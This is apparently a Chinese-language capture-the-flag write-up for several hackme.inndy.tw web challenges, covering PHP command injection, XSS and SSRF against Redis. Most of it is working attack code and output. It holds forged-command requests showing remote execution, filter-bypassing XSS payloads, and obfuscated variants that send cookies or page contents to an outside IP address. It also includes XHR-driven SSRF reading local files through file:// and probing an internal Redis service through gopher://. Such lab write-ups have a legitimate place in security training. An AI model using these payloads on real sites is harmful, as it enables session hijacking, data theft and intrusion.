    $hmac = hash_hmac('sha256', $cmd, 'KHomg4WfVeJNj9q5HFcWr5kc8XzE4PyzB8brEw6pQQyzmIZuRBbwDU7UE6jYjPm3');
    return sprintf('%s.%s', base64_encode($cmd), $hmac);
}
echo make_command('$a=\'syste\';$b=\'m\';$a.=$b;$a(\'ls -al\');');
```



```
GET
/index.php?action=debug&dir[]&command=JGE9J3N5c3RlJzskYj0nbSc7JGEuPSRiOyRhKCdscyAtY
WwnKTs=.0299cd18196dfe0d122a470a77d4ad2b00a450bc2e314f98e851407357af0c1b HTTP/1.1
Host: dafuq-manager.hackme.inndy.tw
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=vdcfa57lvpknvmf2da1f0h6lg7; show_hidden=1
Upgrade-Insecure-Requests: 1
If-Modified-Since: Wed, 01 May 2019 15:32:09 GMT
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 01 May 2019 16:52:47 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Strict-Transport-Security: max-age=15768000
Content-Length: 529

total 44
drwxr-xr-x 13 root root 4096 Jul 30  2018 .
drwxr-xr-x  5 root root 4096 Nov 17  2017 ..
drwxr-xr-x  2 root root 4096 Jan 25  2018 .config
drwxr-xr-x  2 root root 4096 Oct  4  2016 core
drwxr-xr-x  5 root root 4096 Jul 30  2018 data
drwxr-xr-x  2 root root 4096 Jan 25  2018 flag3
drwxr-xr-x  2 root root 4096 Oct  4  2016 img
-rw-r--r--  1 root root 2233 Oct  4  2016 index.php
drwxr-xr-x  2 root root 4096 Oct  4  2016 lang
drwxr-xr-x  2 root root 4096 Oct  4  2016 lib
drwxr-xr-x  2 root root 4096 Oct  4  2016 style
```

发现 `flag3` 这个目录，看看里面有啥东西。



```
GET
/index.php?action=debug&dir[]&command=JGE9J3N5c3RlJzskYj0nbSc7JGEuPSRiOyRhKCdscyAuL2ZsYWczIC1hbCcpOw==.f49c610a408d82eef71f5fac4492c868f90c17891558e22969d46975e5e46ede
HTTP/1.1
Host: dafuq-manager.hackme.inndy.tw
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=vdcfa57lvpknvmf2da1f0h6lg7; show_hidden=1
Upgrade-Insecure-Requests: 1
If-Modified-Since: Wed, 01 May 2019 15:32:09 GMT
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 01 May 2019 17:08:20 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Strict-Transport-Security: max-age=15768000
Content-Length: 305

total 32
drwxr-xr-x  2 root  root  4096 Jan 25  2018 .
drwxr-xr-x 13 root  root  4096 Jul 30  2018 ..
-rw-r--r--  1 root  root   161 Oct  4  2016 Makefile
-r--------  1 flag3 flag3   72 Oct  4  2016 flag3
-rws--s--x  1 flag3 flag3 9232 Oct  4  2016 meow
-rw-r--r--  1 root  root   783 Oct  4  2016 meow.c
```

`root` 才能读 `flag3` ，有点提权的味道了。先看看 `meow.c`

```c
#include <stdio.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <unistd.h>
#include <fcntl.h>

int main(int argc, char *argv[]) {
 const char *exec = argv[0];
 const char *flag = argv[1];
 char buffer[4096];

 if(argc < 2) {
  printf("Usage: %s flag\n", argv[0]);
  puts("We have cat to read file, And the meow to cat flag.");
  return 0;
 }

 struct stat S;
 if(stat(exec, &S) != 0) {
  printf("Can not stat file %s\n", exec);
  return 1;
 }

 uid_t uid = S.st_uid;
 gid_t gid = S.st_gid;

 setuid(uid);
 seteuid(uid);
 setgid(gid);
 setegid(gid);

 int fd = open(flag, O_RDONLY);
 if(fd == -1) {
  printf("Can not open file %s\n", flag);
  return 2;
 }
 ssize_t readed = read(fd, buffer, sizeof(buffer) - 1);
 if(readed > 0) {
  write(1, buffer, readed);
 }
 close(fd);
}
```

那就用这个程序读 `flag` 吧。

```
echo make_command('$a=\'syste\';$b=\'m\';$a.=$b;$a(\'./flag3/meow ./flag3/flag3\');');
```

webshell

这题挂掉了，修复了再做。

command-executor

单独写 wp

xssme

> XSS admin to steal flag

都强调了 `xss` ，那就是打管理员 `cookie` 了。

不过还是扫一遍目录看看，以防丢失重要信息。

一登录进来就发现是个邮箱管理界面，而且 `admin` 已经发了封欢迎邮件过来。

接下来就是给 `admin` 发封邮件，插入咱们的 `js` payload，把 `cookie` 偷过来。

这里有个很有趣的点，可以自己给自己发邮件，这样就完全不用怀疑 `bot` 会出故障，自己打自己成功了再去打管理员是一个更好的选择。

题目很友好，直接提示了哪些字符不能用，而且显示了管理员是否阅读了该邮件。

简单尝试了一下，以下字符被过滤：

```
<script
)
onmouseover
空格onload
空格onerror
<iframe
```

但还有个常用的：

```
<svg onload=alert(1);>
<svg/onload=alert(1)>
<svg/onload=prompt(1)
<svg/onload="javascript:alert(1)">
```

构造 `payload`

```
<svg/onload="javascript:document.location='http://47.101.220.241:9999?cookie='+document.cookie">

或者将 "" 内的内容 HTML 实体编码下
<svg/onload="javascript:document.location.href=('http://47.101.220.241:9999?cookie='+document.cookie)">

如果没发现上面一些过滤是包含空格一起检测的，将失去大量合适 payload
<img src=""onerror="&#97;&#108;&#101;&#114;&#116;&#40;&#49;&#41;">
```

使用 xss 平台接收一下请求，或者直接用 nc 监听。

xssrf leak

> Steal flag from source code file

提示是 flag 在源码里面，那我们先读一下页面的源代码看看。

```
<svg/onload="javascript:document.location='http://47.101.220.241:9999?cookie='+btoa(document.body.innerHTML)">

发现 innerHTML 被过滤，那就 HTML 编码一下
<svg/onload="&#x6a;&#x61;&#x76;&#x61;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;&#x3a;&#x64;&#x6f;&#x63;&#x75;&#x6d;&#x65;&#x6e;&#x74;&#x2e;&#x6c;&#x6f;&#x63;&#x61;&#x74;&#x69;&#x6f;&#x6e;&#x3d;&#x27;&#x68;&#x74;&#x74;&#x70;&#x3a;&#x2f;&#x2f;&#x34;&#x37;&#x2e;&#x31;&#x30;&#x31;&#x2e;&#x32;&#x32;&#x30;&#x2e;&#x32;&#x34;&#x31;&#x3a;&#x39;&#x39;&#x39;&#x39;&#x3f;&#x63;&#x6f;&#x6f;&#x6b;&#x69;&#x65;&#x3d;&#x27;&#x2b;&#x62;&#x74;&#x6f;&#x61;&#x28;&#x64;&#x6f;&#x63;&#x75;&#x6d;&#x65;&#x6e;&#x74;&#x2e;&#x62;&#x6f;&#x64;&#x79;&#x2e;&#x69;&#x6e;&#x6e;&#x65;&#x72;&#x48;&#x54;&#x4d;&#x4c;&#x29;">
```

拿到 HTML，有点残缺，自己改下标签。

```
<nav class="navbar navbar-expand-lg navbar-dark bg-dark d-flex">
    <a class="navbar-brand" href="index.php">XSSRF</a>

    <ul class="navbar-nav">
        <li class="nav-itebSI
      <a class=" nav-link" href="sendmail.php">Send Mail<L2E </li> <li class="nav-itebSI
      <a class=" nav-link" href="mailbox.php">Mailbox<L2E </li> <li class="nav-itebSI
      <a class=" nav-link" href="sentmail.php">Sent Mail<L2E </li> <li class="nav-itebSI
      <a class=" nav-link" href="setadmin.php">Set Admin<L2E </li> <li class="nav-itebSI
      <a class=" nav-link" href="request.php">Send Request</a>
                            </bGk </ul> <ul class="navbar-nav ml-auto">
        <li class="nav-itebSI
      <span class=" navbar-texdCI Hello, admin (Administrator)</span> </bGk <li class="nav-item">
            <a class="nav-link" href="logout.php">Logout<L2E </li> </dWw </nav> <div class="containeciI

      <div class=" card text-white bg-darayI <div class="card-body">
                    <h2 class="card-titlZSI
            4          </h2>
          <h4>From: <a href=" sendmail.php?to=jj">jj</a></aDQ <div class="card-text"><svg onload="javascript:document.location='http://47.101.220.241:9999?cookie='+btoa(document.body.innerHTMLKSI </sdmc </daXY
        </daXY
      </div>
    </daXY
```

发现有个 `request.php` ，无法直接访问，需要 `admin`。

想办法让真正的 `admin` 去访问一下，然后把相应的结果返回给我们。

既然都可以执行 `js` 代码了，那直接构造一个 `Ajax` 请求，这里用的是原生的 `Ajax`。

```
<svg/onload="
var x=new XMLHttpRequest();
x.onreadystatechange=function() {
    if (x.readyState==4 && x.status==200) {
        document.location='http://47.101.220.241:9999/?code='+btoa(x.responseText);
    }
}
x.open("GET","request.php",true);
x.setRequestHeader("Content-type","application/x-www-form-urlencoded");
x.send();
">
```

得到 `request.php` 访问接口

```
<form action="/request.php" method="POST">
      <textarea name="url"></textarea>
</form>
```

有用的只有这一部分，传的参数是 `url`，有没可能是文件包含呢？用 `file://` 协议试试。

```
<svg/onload="
var x=new XMLHttpRequest();
x.onreadystatechange=function() {
    if (x.readyState==4 && x.status==200) {
        document.location='http://47.101.220.241:9999/?code='+btoa(x.responseText);
    }
}
x.open("POST","request.php",true);
x.setRequestHeader("Content-type","application/x-www-form-urlencoded");
x.send("url=file:///var/www/html/config.php");
">
```

成功拿到 `flag`，并提示我们下一个 `flag` 在 Redis 里。

xssrf redis

> Steal flag from redis

有了上一题的 `ssrf`，打内网 redis 也是水到渠成了。

先看一下之前的 `request.php` 源码。

```php
<?php
require('common.php');
admin_required();
$msg = [];
$url = '';
$result = '';
if(isset($_POST['url'])) {
    $url = $_POST['url'];
    $result = shell_exec('curl -m 1 --connect-timeout 1 -s ' . escapeshellarg($url));
}
```

构造 payload 打下 Redis

```
gopher://127.0.0.1:25566/_info

<svg/onload="
var x=new XMLHttpRequest();
x.onreadystatechange=function() {
    if (x.readyState==4 && x.status==200) {
        document.location='http://47.101.220.241:9001/?code='+btoa(x.responseText);
    }
}
x.open("POST","request.php",true);
x.setRequestHeader("Content-type","application/x-www-form-urlencoded");
x.send("url=gopher://127.0.0.1:25566/_info");
">
```

成功打到回显，看来就是未授权打 redis 了，其他的就是老套路了，具体利用方式见 博客。